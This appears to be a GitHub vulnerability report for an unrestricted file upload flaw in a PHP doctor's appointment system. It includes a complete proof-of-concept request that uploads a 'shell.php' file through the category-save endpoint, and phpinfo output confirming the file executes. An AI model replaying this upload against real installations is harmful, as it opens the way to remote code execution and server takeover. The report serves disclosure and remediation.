New issue

File Upload vulnerability from sourcecodester Simple Doctor's Appointment System in PHP/MySQL with Source Code (2020) V1.0 /doctors_appointment/admin/ajax.php?action=save_category #5

Open

dyh1213-wq opened 2 weeks ago · edited by dyh1213-wq Edits Owner

File Upload vulnerability from sourcecodester Simple Doctor's Appointment System in PHP/MySQL with Source Code (2020) V1.0 /doctors_appointment/admin/ajax.php?action=save_category

> A vulnerability, which was classified as critical, was found in sourcecodester Simple Doctor's Appointment System 1.0. This affects some
> unknown functionality of the file /doctors_appointment/admin/ajax.php?action=save_category . The manipulation of the argument with an unknown input leads to a unrestricted upload vulnerability. The product allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment. This is going to have an impact on confidentiality, integrity, and availability.

Affected Project: Simple Doctor's Appointment System

Official Website: https://www.sourcecodester.com/php/14467/simple-doctors-appointment-system-using-phpmysql-source-code.html

Version: v1.0


Related Code file: /doctors_appointment/admin/ajax.php?action=save_category

Vulnerability Description


User can update file through /doctors_appointment/admin/ajax.php?action=save_category
Web application doesn't sanitize or filters the being uploaded, making it vulnerable to arbitrary file upload vulnerability, that can also lead to Remote Code Execution.

Demonstration

Below is how looks like:/doctors_appointment/admin/ajax.php?action=save_category



Let's upload random file and intercept the upload:




Request

```
Pretty Raw Hex
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarytzOHbAFmzkpLkGmd
Origin: http://127.0.0.1
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/doctors_appointment/admin/index.php?page=categories
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=3osc6gnn22go9tr4kfle6n4rl5
Connection: keep-alive

------WebKitFormBoundarytzOHbAFmzkpLkGmd
Content-Disposition: form-data; name="id"


------WebKitFormBoundarytzOHbAFmzkpLkGmd
Content-Disposition: form-data; name="name"

13212312
------WebKitFormBoundarytzOHbAFmzkpLkGmd
Content-Disposition: form-data; name="img"; filename="shell.php"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
------WebKitFormBoundarytzOHbAFmzkpLkGmd--
```


Response

```
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Sun, 15 Mar 2026 06:11:30 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.3.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Length: 1

1
```

Going to the main website, we can see that the our file was uploaded successfully:



Open image in a new tab



System	Windows NT LAPTOP-BQ0KGPS0 6.2 build 9200 (Unknow Windows version Home Premium Edition) i586
Build Date	Aug 15 2014 19:01:45
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php5.3.29nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS,VC9
PHP Extension Build	API20090626,NTS,VC9
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants